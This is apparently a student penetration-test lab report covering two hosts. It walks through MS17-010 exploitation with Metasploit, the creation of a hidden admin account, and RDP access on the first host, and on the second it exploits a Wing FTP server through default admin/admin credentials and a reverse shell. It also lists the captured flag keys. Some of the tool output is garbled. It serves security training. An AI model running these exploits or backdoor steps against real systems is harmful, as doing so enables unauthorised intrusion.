

1. John [B] | 10.15.1.83

Introduction

Tasked to conduct an assessment on 10.15.1.83. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution vulnerabilities were discovered. NT AUTHORITY\SYSTEM privileges on the target were gained through exploiting the discovered vulnerabilities using the Metasploit framework.

Vulnerabilities Discovered

OS: Windows XP SP3

Open ports: SMB [135, 139, 445], RDP [3389]

- Vulnerable to MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution vulnerability.

CVE IDs: CVE-2017-0143

Metasploit exploit: exploit/windows/smb/ms17_010_psexec

Alternative exploit: https://raw.githubusercontent.com/jivoi/pentest/master/exploit_win/ms08-067.py

Contents of key.txt: hbbja4okjkr1hamuycb

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64
GNU/Linux

References:

- <https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010>
- <https://nvd.nist.gov/vuln/detail/CVE-2017-0143>
- <https://nvd.nist.gov/vuln/detail/CVE-2017-0146>
- <https://nvd.nist.gov/vuln/detail/CVE-2017-0147>
- <https://github.com/worawit/MS17-010>
- https://hitcon.org/2017/CMT/slides/d2_s2_r0.pdf
- <https://blogs.technet.microsoft.com/srd/2017/06/29/eternal-champion-exploit-analysis/>

Exploit Description

This module will exploit SMB with vulnerabilities in MS17-010 to achieve a write-what-where primitive. This will then be used to overwrite the connection session information with an Administrator session. From there, the normal psexec payload code execution is done. Exploits a type confusion between Transaction and WriteAndX requests and a race condition in Transaction requests, as seen in the EternalRomance,

EternalChampion, and EternalSynergy exploits. This exploit chain is more reliable than the EternalBlue exploit, but requires a named pipe.

Attack Narrative

Begin from the local machine.

```
(root💀kali)-[~]
# ip addr
1: [REDACTED]
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
      inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
        valid_lft 916sec preferred_lft 916sec
      inet6 fe80::20c:29ff:fed4:9e71/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
7: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
      inet 172.16.5.1 peer 1.1.1.1/32 scope global ppp0
        valid_lft forever preferred_lft forever
```

Scan for open ports. Discover SMB ports 135, 139, and 445 & RDP port 3389.

```
(kali㉿kali)-[~/Desktop/forticlientsslvpn]
$ nmap 10.15.1.83
Starting Nmap 7.91 (https://nmap.org ) at 2021-10-14 15:40 EDT
Nmap scan report for 10.15.1.83
Host is up (0.21s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 23.45 seconds
sudo nmap -sS [target host]
```

Use nmap to scan for potential vulnerabilities. Note the ms17-010 vulnerability identified through scan.

```
nmap -Pn -n -sV --script vuln 10.15.1.83
```

```
(root💀kali)-[~]
# nmap -Pn -n -sV --script vuln 10.15.1.83
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-16 17:05 EDT
Nmap scan report for 10.15.1.83
Host is up (0.40s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
|_ssl-ccs-injection: No reply from server (TIMEOUT)
|_sslv2-drown:   IDNs: CVE-2017-0143
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010)
```

Host script results:

```
_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
_smb-vuln-ms10-054: false
_smb-vuln-ms10-061: ERRORED. Script execution failed (use -d to debug)
smb-vuln-ms17-010:
  VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
      State: VULNERABLE
      IDs: CVE:CVE-2017-0143
      Risk factor: HIGH
      A critical remote code execution vulnerability exists in Microsoft SMBv1
      servers (ms17-010).

    Disclosure date: 2017-03-14
    References:
      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 40.00 seconds

Potential exploits for ms17-010.

Exploit Title	Path
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasploit) (MS17-010)	windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)	windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)	windows_x86-64/remote/41987.py

Shellcodes: No Results

Search for ms17-010 in Metasploit.

```
msf6 > search ms17-010
Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --
0  exploit/windows/smb/ms17_010_永恒之蓝      2017-03-14  average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_永恒之蓝_Win8+  2017-03-14  average No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
2  exploit/windows/smb/ms17_010_psexec        2017-03-14  normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
3  auxiliary/admin/smb/ms17_010_command       2017-03-14  normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
4  auxiliary/scanner/smb/smb_ms17_010         2017-03-14  normal  No     MS17-010 SMB RCE Detection
5  exploit/windows/smb/smb_doublepulsar_rce   2017-04-14  great   Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce
```

ms17-010_psexec is ranked as average and will likely result in a successful exploit.

Develop Exploit using Metasploit exploiting the ms17_010 vulnerability discovered.

```
# msfconsole
msf6 > use exploit/windows/smb/ms17_010_psexec
msf6 exploit(ms17_010_psexec) > show targets
```

Exploit targets:

Id	Name
--	--
0	Automatic
1	PowerShell
2	Native upload
3	MOF upload

```
msf6 exploit(ms17_010_psexec) > set TARGET 0
msf6 exploit(ms17_010_psexec) > set LHOST 172.16.5.1
msf6 exploit(ms17_010_psexec) > set LPORT 4444
msf6 exploit(ms17_010_psexec) > set RHOST 10.15.1.83
msf6 exploit(ms17_010_psexec) > show options
```

Module options (exploit/windows/smb/ms17_010_psexec):

Name	Current Setting	Required	Description
---	-----	-----	-----
DBGTRACE	false	yes	Show extra debug
trace info			
LEAKATTEMPTS	99	yes	How many times to try to leak transaction
NAMEDPIPE		no	A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlist	yes	List of named pipes to check
RHOSTS	s/named_pipes.txt	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' (TCP)
RPORT	10.15.1.83	yes	The Target port
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing

SERVICE_DISPLAY_NAME		no	The service
display name			
SERVICE_NAME		no	The service name
SHARE	ADMIN\$	yes	The share to
connect to, can be an admin share (ADMIN\$, C\$, ...) or a normal read/write share			
SMBDomain	.	no	e folder share
The Windows domain to use for authentication			
SMBPass		no	The password for
the specified username			
SMBUser		no	The username to
authenticate as			

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	172.16.5.1	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

msf6 exploit(ms17_010_psexec) > run

Verify system and uid.

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

- The exploit was executed successfully and we received a Meterpreter session with NT AUTHORITY\SYSTEM privileges on the target.


Create a profile in Meterpreter with admin rights.

```
meterpreter > run getgui -u Hacker -p 1337
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*] Adding User: Hacker with Password: 1337
[*] Hiding user from Windows Login screen
[*] Adding User: Hacker to local group 'Remote Desktop Users'
[*] Adding User: Hacker to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up_20211016.4506.rc
```

Launch RDP session using created admin credentials.

```
(root㉿kali)-[~/JOHN] # xfreerdp /v:10.15.1.83 /u:Hacker /p:1337 /dynamic-resolution +clipboard
```

Locate key.txt file in C:\Users\Administrator\Desktop\key.txt.



key.txt

hbbja4okjkr1hamuycb

2. Steven [B] | 10.15.1.36

Introduction

Tasked to conduct an assessment on 10.15.1.36. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, Wing FTP Server Authenticated Command Execution vulnerabilities were discovered. NT AUTHORITY\SYSTEM privileges on the target were gained through exploiting the discovered vulnerabilities using the Metasploit framework.

Vulnerabilities Discovered

OS: Microsoft Windows 7 Professional

Open ports: HTTP [80, 5466], FTP [21]

- Vulnerable to Wing FTP Server Authenticated Command Execution vulnerability.

CVE IDs: CVE-2015-4107

Metasploit exploit: exploit/windows/ftp/wing_ftp_admin_exec

Alternative exploit: Manual exploit of Wing FTP webserver

Contents of key.txt: t70m5jaco2zy9vhqlb6s

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64
GNU/Linux

Reference:

<https://www.hackingtutorials.org/exploit-tutorials/hacking-and-securing-wing-ftp-server-4-3-8/>
<http://www.wftpserver.com>
https://www.wftpserver.com/help/ftpserver/index.html?administrator_console.htm

EXPLOIT DESCRIPTION

This module exploits the embedded Lua interpreter in the admin web interface for versions 3.0.0 and above. When supplying a specially crafted HTTP POST request an attacker can use os.execute() to execute arbitrary system commands on the target with SYSTEM privileges.

Attack Narrative

Begin from the local machine.


```
(kali㉿kali)-[~] $ ip addr
1: :<no name>>: <NO-CARRIER,BROADCAST,MULTICAST,LOWER_UP> mtu 1500 qdisc pfifo_fast state DOWN group default qlen 1000
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
     link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
     inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
         valid_lft 1597sec preferred_lft 1597sec
     inet6 fe80::20c:29ff:fed4:9e71/64 scope link noprefixroute
         valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
     link/ppp
     inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
         valid_lft forever preferred_lft forever
```

Scan for open ports. Discover HTTP ports 80, 5466 ; FTP ports 21.

```
(kali㉿kali)-[~] $ nmap -Pn 10.15.1.36 -p-
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-17 12:42 EDT [Tunnel running]
Stats: 0:03:41 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan [01:29:05]
Connect Scan Timing: About 39.28% done; ETC: 12:52 (0:05:42 remaining)
Nmap scan report for 10.15.1.36
Host is up (0.17s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
5466/tcp  open  unknown
Stop
Nmap done: 1 IP address (1 host up) scanned in 620.24 seconds
```

Use nmap to scan for potential vulnerabilities.

```
nmap -Pn -n -sV --script vuln 10.15.1.36
```



```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Wing FTP Server
|_sslv2-drown:
80/tcp    open  http     Wing FTP Server(Ferdi Bak)
fingerprint-strings:
  FourOhFourRequest:
    HTTP/1.0 404 Not found
    Server: Wing FTP Server(Ferdi Bak)
    Cache-Control: private
    Content-Type: application/octet-stream
    Content-Length: 0
    Connection: close
  GetRequest, HTTPOptions, RTSPRequest:
    HTTP/1.0 200 HTTP OK
    Server: Wing FTP Server(Ferdi Bak)
    Cache-Control: private
    Content-Type: text/html
    Content-Length: 316
    Connection: close
    <noscript><center><h2>The web client requires that you have Javascript enabled on your browser.<br>If you're not sure how to do this, <a href='help_javascript.htm
    >click here.</a></h2></center></noscript>
    <meta http-equiv='Content-Type' content='text/html; charset=utf-8'><script>top.location='login.html';</script>
    http-csrf: Couldn't find any CSRF vulnerabilities.
    http-dombased-xss: Couldn't find any DOM based XSS.
    http-enum:
    /login.html: Possible admin folder
    http-server-header: Wing FTP Server(Ferdi Bak)
    http-stored-xss: Couldn't find any stored XSS vulnerabilities.
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

The vulnerability scan is largely inconclusive but confirms the Wing FTP server being used. Research will show this to be potentially exploitable.

Potential exploit described here: <https://www.hackingtutorials.org/exploit-tutorials/hacking-and-securi-wing-ftp-server-4-3-8/>.

Research shows the default password for Wing FTP Admin server to be: USERNAME | admin; PASSWORD | admin.

```
user:admin
pass: admin
```

MANUAL EXPLOIT


Use these credentials to log into the Wing FTP Admin server on port 5466.

The screenshot shows the 'Wing FTP Server - Mozilla Firefox' window. The address bar displays '10.15.1.36:5466/main.html?lang=english'. The main content area is titled 'Administrator' and shows a tree view on the left with 'Wing FTP Server' expanded, revealing 'Administration', 'Server', and 'Domains'. Under 'Domains', there is an entry for '10.15.1.36'. A toolbar at the top has buttons for 'Create Domain', 'Delete Domain', 'Open Domain', and 'Close Domain'. Below the toolbar is a table with columns 'ID', 'Domain', 'Connections', and 'Status'. One row is present with ID 1, Domain '10.15.1.36', Connections 0, and Status 'online'.


Navigate to Users under the Domain tab. Set the home directory to the directory of the target file:
C://Users/Administrator/Desktop.

The screenshot shows the 'Wing FTP Server - Mozilla Firefox' window. The address bar displays '10.15.1.36:5466/main.html?lang=english'. The main content area is titled 'Administrator' and shows a tree view on the left with 'Wing FTP SERVER' expanded, revealing 'Settings', 'Server' (with 'Logs & Status', 'License', 'Task Scheduler', 'Settings'), 'Domains' (with '10.15.1.36' expanded, showing 'Logs & Status' with 'Domain Status', 'Domain Log', 'Audit & Report', 'Temp Ban', 'Activity', 'Graphs'), and 'Event Manager' (with 'FTP Events'). On the right, a modal dialog is open titled 'Edit User' with the 'Directory' tab selected. It prompts 'Please set up the home directory or virtual folder'. A sub-dialog titled 'Edit Directory' shows 'anonymous' as the user. In the 'Physical Path' field, 'C://Users/Administrator/Desktop' is entered. The 'Virtual Folder' field is empty. The 'Is Home Directory' checkbox is checked. Under 'Files Access', 'Read' is checked. Under 'Directories Access', 'List' is checked. At the bottom are 'OK' and 'Cancel' buttons.


Log in to the standard Wing FTP server site (HTTP://10.15.1.36) using the set anonymous credentials where you modified the home directory in the previous step.



The login page brings you to the following:



Open and read the key.txt.txt file:



Metasploit Exploit |

Develop Exploit using Metasploit exploiting the wing_ftp_admin_exec vulnerability discovered.

```
# msfconsole
msf6 > use exploit/windows/ftp/wing_ftp_admin_exec
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set LHOST 172.16.5.3
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set LPORT 4444
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set RHOST 10.15.1.36
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set USERNAME admin
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set PASSWORD admin
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set payload windows/shell/reverse_tcp
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > show options

Module options (exploit/windows/ftp/wing_ftp_admin_exec):
 Name      Current Setting  Required  Description
 ----      -----          ----- 
 PASSWORD   admin          yes       Admin password
 Proxies                no        A proxy chain of format type:host:port[,type:host:port]
 [...]
 RHOSTS    10.15.1.36     yes       The target host(s), range CIDR identifier, or hosts file
 with syntax 'file:<path>'
 RPORT      5466          yes       The target port (TCP)
 SSL        false          no        Negotiate SSL/TLS for outgoing connections
 SSLCert               no        Path to a custom SSL certificate (default is randomly
 generated)
 USERNAME   admin          yes       Admin username
 VHOST                  no        HTTP server virtual host
Payload options (windows/shell/reverse_tcp):
 Name      Current Setting  Required  Description
 ----      -----          ----- 
 EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
 LHOST    172.16.5.3        yes       The listen address (an interface may be specified)
 LPORT      4444          yes       The listen port
Exploit target:
 Id  Name
 --  --
 0  Wing FTP Server >= 3.0.0

msf6 exploit(windows/ftp/wing_ftp_admin_exec) > run
```

Verify privilege.

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

The exploit was executed successfully and we received a Meterpreter session with NT AUTHORITY\SYSTEM privileges on the target.

Verify IP address of target box.

```
C:\Windows\system32>ipconfig
ipconfig
    d
    Administration
    Windows IP Configuration
        Accounts
        Settings
    Ethernet adapter Local Area Connection:
        Connection-specific DNS Suffix . . . . . : for dir in io.popen([[dir "C:\Users\administrator\All Users\Default\Default Us
        Link-local IPv6 Address . . . . . : fe80::9c4b:4a:da0:1641%11
        IPv4 Address . . . . . : 10.15.1.36
        Subnet Mask . . . . . : 255.255.255.0
        Default Gateway . . . . . : 10.15.1.1
